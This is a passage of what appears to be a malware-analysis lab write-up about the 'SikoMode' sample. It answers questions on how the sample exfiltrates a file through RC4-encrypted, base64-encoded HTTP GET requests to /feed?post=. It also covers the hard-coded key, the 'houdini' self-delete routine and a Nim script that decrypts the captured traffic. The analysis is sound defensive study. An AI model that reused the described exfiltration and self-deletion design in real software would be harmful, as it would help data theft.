
TL;DR

1. it create the file `C:\Users\Public\passwrd.txt` and store the key `SikoMode` inside,
2. it create a handle to the file it want to exfiltrate,
3. it encode (base64) and encrypt (RC4) its content,
4. it is exfiltrated through HTTP `GET` requests.

---

9) What URI is used to exfiltrate data?

To answer this question, I can use my previously found results :



Source	Destination	Protocol	Length	Info
10.0.0.4	10.0.0.3	HTTP	146	GET / HTTP/1.1
10.0.0.4	10.0.0.3	HTTP	291	GET /feed?post=A8E437E8F0367592569A2870BBDD382A1DFBB01A15FC23999D7788C33502AD9256E481B402
10.0.0.4	10.0.0.3	HTTP	291	GET /feed?post=B69A1CF6853645A440A0337BA0FB38291DE0B01A07FC129199658DDD4C1286BE45FEA8851D
10.0.0.4	10.0.0.3	HTTP	291	GET /feed?post=B69C1CF58536758272963755A8FB34291DEBB01907FC28919D7789E440128EBE45FDA88C19
10.0.0.4	10.0.0.3	HTTP	291	GET /feed?post=A69C1CF68535758244B2337BAFFE38290DEBB01A07FF20919D758DDD480786BE49FDA88519
10.0.0.4	10.0.0.3	HTTP	291	GET /feed?post=B69C0CF68536758144B03372DDDD38291DEBB31925F523A386678EEC5414AF8966D1BCA316
10.0.0.4	10.0.0.3	HTTP	291	GET /feed?post=B2ED11DD8502799244B03F50A8C3342C33D2BC1F29C52C939D4E81F66E2489AB6BC6A7B319
10.0.0.4	10.0.0.3	HTTP	291	GET /feed?post=B69C1CF58536758068B81553A8FB34291DEBB01907FC28919D7FABF240128ABE45FDA88619
10.0.0.4	10.0.0.3	HTTP	291	GET /feed?post=BE9C1CF68522758244B21D70A8FF382915EBB01A07E820919D75B8D6400286BE4DFDA88519
10.0.0.4	10.0.0.3	HTTP	291	GET /feed?post=B69C14F68536758B44B03379DBF03C2A1DEB921A07FC20959D6785D840198EBD45FD868519
10.0.0.4	10.0.0.3	HTTP	291	GET /feed?post=BE991CF6AB36758244B3337BA8F9412215EFB01A29FC20919D748DDD4010EAB54DF4A88515
10.0.0.4	10.0.0.3	HTTP	291	GET /feed?post=B69714FC8536618244B03378A8FB382C1DE0B80E07FC2C919D778DD9401286BB47F6A3FC19
10.0.0.4	10.0.0.3	HTTP	291	GET /feed?post=90E91CFD8F2475824CB0337BA8FF372C3B9EB01007FC2091BF778DDD40168ABB41CBA48F19
10.0.0.4	10.0.0.3	HTTP	291	GET /feed?post=B69C1CE7B33C758744B0237BA8FB382A1DEBB01776F628889D7781DD401286BD45FDA08519
10.0.0.4	10.0.0.3	HTTP	291	GET /feed?post=B69F1CF68536758854B5337BA4FB38291DE8B01A07FC209B8D708DDD4C1286BE45FEA8862F

On this `Wireshark` capture, we can clearly see the URI used to exfiltrate the data : `/feed` with the paramter `post`. So, the final exfiltration URI is built like this :

```
/feed?post=ENCRYPTED_DATA_TO_BE_EXFILTRATED
```

---

10) What type of data is exfiltrated (the file is cosmo.jpeg, but how exactly is the file's data transmitted?)

I've already covered this subject in the question 3, 6 and 8. ^^

---

11) What kind of encryption algorithm is in use?

As I showed previously, the algorithm used to encrypt the data is RC4. You can find more information here: https://github.com/OHermesJunior/nimRC4

Usage

Using this library is as simple as this:

```
import RC4

toRC4("Key", "Plaintext") # Returns "BBF316E8D940AF0AD3"

fromRC4("Key", "BBF316E8D940AF0AD3") # Returns "Plaintext"
```


There's an occurence in the `stealStuff` method, where the `toRC4()` function is called. It takes two arguments: the key and the plaintext. In this case, the key is stored in `rcx` and the plaintext is in `rdx`. They are then passed to the function as arguments.

```
[0x00417547]
 0x00417547      mov     rax, qword [var_2f8h]
 0x0041754e      mov     rcx, rbx    ; int64_t arg1
 0x00417551      mov     rdx, qword [rax + r12*8 + 0x10] ; int64_t arg2
 0x00417556      call    toRC4__00Z00Z00Z00Z00ZOnimbleZpkgsZ82675245480490482826752_51
```

---

12) What key is used to encrypt the data?


We saw in question 8 that the binary unpacks the file `passwrd.txt` in `C:/Users/Public/`. Opening the file will give us the key used to encrypt the data



As you can see on this screenshot, the key is `SikoMode`. But there's another way to recover the key by using a debugger. The first thing I did was to get the address of the `toRC4()` function and its arguments (*framed in red*).

```
[0x00417547]
 0x00417547      mov     rax, qword [var_2f8h]
 0x0041754e      mov     rcx, rbx    ; int64_t arg1
 0x00417551      mov     rdx, qword [rax + r12*8 + 0x10] ; int64_t arg2
 0x00417556      call    toRC4__00Z00Z00Z00Z00ZOnimbleZpkgsZ82675245480490482826752_51 ; sym.toRC4...
```

Then, I opened the binary in `x64dbg` and placed a breakpoint a few lines before the call of the function (here at the address `0x00417547`). Stepping into twice, right-clicking the `mov rcx, rbx` instruction and following it in dump shows us the string in the dump.



As you can see, the key `SikoMode` can also be retrieved this way.

---


13) What is the significance of `houdini`?

`houdini` is a method aimed to make the binary delete itself (*determined through the dynamic analysis*). In the previous questions, I showed it was being called multiple times in the binary.

```
[0x00417936]
 0x00417936      call    houdini__sikomode_51 ; sym.houdini__sikomode_51
 0x0041793b      jmp     0x4179c9
```

BONUS - Retrieve the file content

I wanted to see if I could retrieve the content of the file being exfiltrated as I knew everything to do so. That said, the original `cosmo.jpeg` file was too heavy and took to long to exfiltrate entierely. Thus, I replaced the original file by mine. I just wrote `This is a test` inside a file and called it `cosmo.jpeg`.



It worked and the malware started exfiltrating its content. It took only one request to do so, which was more convenient for me. (:

```
GET /feed?post=A19A35C7A70E76B366883052A0F22B043F99A066
```

Then, I wrote a *very simple* Nim script to decrypt and decode the content.

```
import RC4
import std/base64

var decryptedString: string = fromRC4("SikoMode",
"A19A35C7A70E76B366883052A0F22B043F99A066")
echo "Decrypted: ", decryptedString

var decodedString: string = decode(decryptedString)
echo "Decoded: ", decodedString
```

Then, I just had to run it in order to retrieve the content.

```
└─$ nim c -r --verbosity:0 getdata.nim
Decrypted: VGhpcyBpcyBhIHRlc3Q=
Decoded: This is a test
```

And it worked !

If you're patient enough, you can try with the original file. Just start a Wireshark capture and wait for the file to be completely exfiltrated (the binary will delete itself when it's done). Then, extract the content of all the HTTP GET requests (using `tshark` for example) and use `sed` to remove the URI part from the content. Finally, you'll just have to replace the `plaintext` with yours in the Nim script above to retrieve Matt's cat. :)